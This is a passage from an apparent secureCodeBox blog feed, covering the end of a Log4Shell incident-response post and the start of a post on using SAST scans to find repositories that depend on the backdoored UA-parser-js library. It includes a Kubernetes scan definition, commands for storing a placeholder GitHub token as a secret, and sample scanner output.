punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">rules/</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">volumes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">configMap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span></code></pre></div></div>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="finding-affected-code">Finding Affected Code<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#finding-affected-code" class="hash-link" aria-label="Direct link to Finding Affected Code" title="Direct link to Finding Affected Code" translate="no">​</a></h2>
<p>Of course, as a software development company, we also had to validate that the code we produce for our customers wasn't affected.
The individual development teams quickly determined if their projects were affected, created updates, and shipped them to the customers.
As part of the security team, we supported the teams in their efforts.
In parallel, we used the static code analysis (SAST) capabilities of the secureCodeBox to scan our software repositories for places where code may have been missed.
We followed the workflows <a class="" href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning">outlined in the previous blog post</a>, using <a href="https://r2c.dev/blog/2021/understanding-log4j-and-log4shell/" target="_blank" rel="noopener noreferrer" class="">a set of semgrep rules</a> written by Kurt Boberg (<a href="https://twitter.com/lapt0r" target="_blank" rel="noopener noreferrer" class="">@lapt0r</a>) and Lewis Ardern (<a href="https://twitter.com/LewisArdern" target="_blank" rel="noopener noreferrer" class="">@LewisArdern</a>) and released on the <a href="https://r2c.dev/slack" target="_blank" rel="noopener noreferrer" class="">semgrep Slack</a>.
Although these rules will not detect everything (in particular, they will not find Log4J if it is pulled in transitively via a dependency), they allowed us to get some quick insight into which repositories may require further investigation.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="conclusion">Conclusion<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#conclusion" class="hash-link" aria-label="Direct link to Conclusion" title="Direct link to Conclusion" translate="no">​</a></h2>
<p>When a new critical vulnerability is found, it is often imperative to act quickly and comprehensively.
The secureCodeBox can play an invaluable role in quickly identifying affected systems and software repositories, especially if you prepare and test incident response playbooks in advance so that you only have to configure the correct detection rules and then rely on a well-tested stack of security scanners to collect your findings.</p>
<p>How do you use the secureCodeBox?
We are looking forward to hearing your own stories and ideas for using secureCodeBox - the <a href="https://owasp.org/slack/invite" target="_blank" rel="noopener noreferrer" class="">OWASP Slack</a> (Channel <code>#project-securecodebox</code>) or <a href="https://github.com/secureCodeBox/secureCodeBox/" target="_blank" rel="noopener noreferrer" class="">GitHub</a> to get in touch.</p>]]></content>
        <author>
            <name>The secureCodeBox Team</name>
            <uri>https://github.com/secureCodeBox</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="case study" term="case study"/>
        <category label="incident response" term="incident response"/>
        <category label="SAST" term="SAST"/>
        <category label="DAST" term="DAST"/>
        <category label="cascading scans" term="cascading scans"/>
        <category label="Log4Shell" term="Log4Shell"/>
        <category label="Log4J" term="Log4J"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Introducing SAST Scanning With secureCodeBox 3.3]]></title>
        <id>https://www.securecodebox.io/blog/2021/10/27/sast-scanning</id>
        <link href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning"/>
        <updated>2021-10-27T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post gives an introduction to using the new SAST functionality of secureCodeBox to find a malicious dependency]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="A magnifying glass pointed at a laptop keyboard" src="https://www.securecodebox.io/assets/images/2021-10-27-magnifyingglass-1d6696317908afa4307a224d5f28e32d.jpg" width="1920" height="1275" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@olloweb" target="_blank" rel="noopener noreferrer" class="">Agence Olloweb</a> on <a href="https://unsplash.com/photos/d9ILr-dbEdg" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>With <em>secureCodeBox</em> 3.3, we have added several features that allow you to use <em>secureCodeBox</em> for static application security testing (SAST).
This blog post gives an introduction to how several new features of <em>secureCodeBox</em> 3.3 can be used to quickly run targeted SAST scans of your entire codebase.
By the end of this post, you will know how to build a SAST workflow to detect which of your repositories include a malicious dependency.
We will cover all steps of the process: obtaining a list of all software repositories in your organization, cloning and scanning them, and even dropping all of the results into a DefectDojo instance for later inspection.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="introduction">Introduction<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#introduction" class="hash-link" aria-label="Direct link to Introduction" title="Direct link to Introduction" translate="no">​</a></h2>
<p><em>secureCodeBox</em> has been able to run dynamic security tests of your infrastructure for quite a while.
However, some issues are easier to catch by analyzing the source code of the applications directly.
This is the domain of static application security testing (SAST) tools, which detect dangerous code fragments and inform you long before they hit your production systems.
Normally, you would integrate these tools directly into your continuous integration (CI) workflows, so that the warnings reach the developers directly.
However, in some cases, you may also want to automatically analyze all repositories of your organization from a central location.
For example: You may want to find out which repositories use a specific API that you want to deprecate, check if any projects include a vulnerable (<a href="https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/" target="_blank" rel="noopener noreferrer" class="">or malicious</a>) version of a library, or perform a variant analysis to determine if a newly detected critical security issue is present in other repositories.
In these cases, having your security team run a single, automated scan over all repositories can be easier than approaching every single development team individually.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="case-study-finding-a-malicious-dependency">Case Study: Finding A Malicious Dependency<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#case-study-finding-a-malicious-dependency" class="hash-link" aria-label="Direct link to Case Study: Finding A Malicious Dependency" title="Direct link to Case Study: Finding A Malicious Dependency" translate="no">​</a></h2>
<p>Let us imagine you are a security specialist at a software company.
You wake up to the news that the popular JavaScript library <a href="https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/" target="_blank" rel="noopener noreferrer" class="">UA-parser-js was backdoored by attackers</a>.
Of course, you let your colleagues know immediately, but now you are wondering: is any of the software in our code repositories actually using the affected version of the library?
Let's find out!</p>
<p>In total, we need to perform three steps:</p>
<ol>
<li class="">Identify all Git repositories in your organization.</li>
<li class="">Clone each repository and check if they are using an affected version of the library.</li>
<li class="">Make the results available for inspection.</li>
</ol>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="finding-all-git-repositories">Finding All Git Repositories<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#finding-all-git-repositories" class="hash-link" aria-label="Direct link to Finding All Git Repositories" title="Direct link to Finding All Git Repositories" translate="no">​</a></h3>
<p>For the purpose of this article, we will assume that you are using either GitHub or Gitlab to manage your source code repositories, and that you have (at the very least) read access to them.
If this is the case, you can use the existing <a class="" href="https://www.securecodebox.io/docs/scanners/git-repo-scanner">git-repo-scanner</a> to generate a list of all repositories in your organization.
For example, you can find all repositories under the secureCodeBox GitHub organization like this:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"execution.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"scan-github"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"git-repo-scanner"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"--git-type"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"github"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"--access-token"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"$(GITHUB_TOKEN)"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"--organization"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"secureCodeBox"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"--annotate-latest-commit-id"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"True"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># The cascades here will be explained later</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">cascades</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">matchLabels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">securecodebox.io/intensive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> medium</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">securecodebox.io/invasive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> non</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">invasive</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">env</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> GITHUB_TOKEN</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">valueFrom</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">secretKeyRef</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> github</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">access</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">token</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">key</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> token</span><br></span></code></pre></div></div>
<p>This example assumes that you have created a GitHub <a href="https://github.com/settings/tokens" target="_blank" rel="noopener noreferrer" class="">Personal Access Token</a> with the <code>repo</code> scope and loaded it as a Kubernetes secret named <code>github-access-token</code>.
To do the latter, run:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Don't forget the leading whitespace in the command to avoid </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># having your GitHub access token in your shell history!</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><span class="token builtin class-name" style="color:rgb(255, 203, 107)">echo</span><span class="token plain"> </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-n</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">'gh_abcdef...'</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">&gt;</span><span class="token plain"> github-token.txt  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># use -n to avoid trailing line break</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">kubectl create secret generic github-access-token --from-file</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">token</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">github-token.txt</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token function" style="color:rgb(130, 170, 255)">rm</span><span class="token plain"> github-token.txt</span><br></span></code></pre></div></div>
<p>And that's it!
In this example, the scanner will automatically find all repositories under the secureCodeBox GitHub organization that you have access to, and generate a JSON output that looks something like this:</p>
<div class="language-json codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-json codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"name"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"GitHub Repo"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"description"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"A GitHub repository"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"category"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Git Repository"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"osi_layer"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"APPLICATION"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"severity"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"INFORMATIONAL"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"attributes"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"292293538"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"web_url"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://github.com/secureCodeBox/documentation"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"full_name"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"secureCodeBox/documentation"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"owner_type"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Organization"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"owner_id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"34573705"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"owner_name"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"secureCodeBox"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"created_at"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"2020-09-02T13:39:10Z"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"last_activity_at"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"2021-10-26T11:23:25Z"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"visibility"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"public"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"last_commit_id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"106a70b63fe9ffd6b2b264352331fc5e7d7821f0"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"37c49e64-0f12-40ec-9e51-460d8b5e99f9"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"parsed_at"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"2021-10-26T14:19:42.707Z"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"name"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"GitHub Repo"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"description"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"A GitHub repository"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"category"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Git Repository"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"osi_layer"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"APPLICATION"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"severity"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"INFORMATIONAL"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"attributes"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"80711933"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"web_url"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://github.com/secureCodeBox/secureCodeBox"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"full_name"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"secureCodeBox/secureCodeBox"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"owner_type"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Organization"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"owner_id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"34573705"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"owner_name"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"secureCodeBox"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"created_at"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"2017-02-02T09:48:05Z"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"last_activity_at"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"2021-10-26T11:44:02Z"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"visibility"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"public"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token property">"last_commit_id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"b16b0ddfbad578a35fe54100b9192165ac2f5c0c"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"id"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"11b20733-eba5-47d7-b64d-09cf22bab29b"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token property">"parsed_at"</span><span class="token operator" style="color:rgb(137, 221, 255)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"2021-10-26T14:19:42.707Z"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// And so on...</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><br></span></code></pre></div></div>
<p>So, now that we have a list of repositories, how do we scan them?</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="creating-follow-up-scans">Creating Follow-Up Scans<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#creating-follow-up-scans" class="hash-link" aria-label="Direct link to Creating Follow-Up Scans" title="Direct link to Creating Follow-Up Scans" translate="no">​</a></h3>
